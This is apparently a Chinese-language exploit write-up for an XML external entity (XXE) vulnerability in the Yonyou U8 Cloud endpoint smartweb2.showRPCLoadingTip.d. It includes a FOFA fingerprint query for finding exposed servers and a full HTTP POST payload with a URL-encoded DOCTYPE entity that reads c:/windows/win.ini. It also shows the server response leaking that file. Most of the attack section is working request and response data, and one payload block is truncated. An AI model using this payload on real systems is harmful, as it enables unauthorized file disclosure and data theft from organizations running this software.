Y3-35用友-U8-Cloud-XXE

漏洞描述：

用友U8 Cloud smartweb2.showRPCLoadingTip.d 接口处存在XML实体，攻击者可通过该漏洞获取敏感文件信息，攻击者添加恶意内容，通过易受攻击的代码，就能够攻击包含缺陷的XML处理器。

网站图片：

fofa语法：

app="用友-U8-Cloud"


漏洞复现：

读取 win.ini 配置文件 payload：

```
POST /hrss/dorado/smartweb2.showRPCLoadingTip.d?skin=default&__rpc=true&windows=1 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 12_10) AppleWebKit/600.1.25 (KHTML, like Gecko) Version/12.0 Safari/1200.1.25
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/x-www-form-urlencoded
Connection: close

__type=updateData&__viewInstanceId=nc.bs.hrss.rm.ResetPassword~nc.bs.hrss.rm.ResetPasswordViewModel&__xml=%3C%21DOCTYPE+z+%5B%3C%21ENTITY+test++SYSTEM+%22file%3A%2F%2F%2
```

效果图：



```
POST /hrss/dorado/smartweb2.showRPCLoadingTip.d?skin=default&__rpc=true&windows=1 HTTP/1.1
Host : [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 12_10) AppleWebKit/600.1.25 (KHTML, like Gecko) Version/12.0 Safari/1200.1.25
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/x-www-form-urlencoded
Connection: close

__type=updateData&__viewInstanceId=nc.bs.hrss.rm.ResetPassword~nc.bs.hrss.rm.ResetPasswordViewModel&__xml=%3C%21DOCTYPE+z+%5B%3C%21ENTITY+test++SYSTEM+%22file%3A%2F%2F%2Fc%3A%2Fwindows%2Fwin.ini%22+%3E%5D%3E%3Crpc+transaction%3D%221%22+method%3D%22resetPwd%22%3E%3Cdef%3E%3Cdataset+type%3D%22Custom%22+id%3D%22dsResetPwd%22%3E%3Cf+name%3D%22user%22%3E%3C%2Ff%3E%3C%2Fdataset%3E%3C%2Fdef%3E%3Cdata%3E%3Crs+dataset%3D%22dsResetPwd%22%3E%3Cr+id%3D%221%22+state%3D%22insert%22%3E%3Cn%3E%3Cv%3E1%3C%2Fv%3E%3C%2Fn%3E%3C%2Fr%3E%3C%2Frs%3E%3C%2Fdata%3E%3Cvps%3E%3Cp+name%3D%22__profileKeys%22%3E%26test%3B%3C%2Fp%3E%3C%2Fvps%3E%3C%2Frpc%3E
```

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=83ADA5AE5478132BFB82EE115D6205A5.server; Path=/hrss; HttpO
Content-Type: text/xml; charset=UTF-8
Date: Wed, 26 Jun 2024 08:35:42 GMT
Connection: close
Content-Length: 460

<?xml version="1.0"?>
<result succeed="false" >
<errorMessage>&#24744;&#30340;&#24080;&#21495;&#22312;&#31995;&#32479;&#20013;&#1
#23384;&#22312;&#65292;&#35831;&#27880;&#20876;&#21518;&#20351;&#29992;&#31995;&#
#12290;</errorMessage>
<stackTrace><![CDATA[]]></stackTrace>
<viewProperties><p name="__profileKeys" value="; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
" dataType="0" /></viewProperties>
</result>
```